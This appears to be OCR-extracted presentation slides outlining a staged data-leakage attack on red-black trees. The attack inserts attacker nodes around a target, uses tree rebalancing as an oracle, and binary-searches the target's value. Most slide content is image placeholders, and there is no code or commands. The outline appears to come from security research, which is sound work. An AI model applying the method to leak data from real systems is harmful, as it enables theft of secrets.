
Stage 0: Preparation



ernesto.martinezgarcia@tugraz.at

Stage 1: Massaging


Insert attacker nodes on the left and right subtree of T



Red-Black Tree Rebalancements


Stage 2: Oracles

Pick the closest attacker nodes to T within its subtrees





Stage 3: Leakage


Use the oracles to perform a binary search over $T_{\min}$ and $T_{\max}$



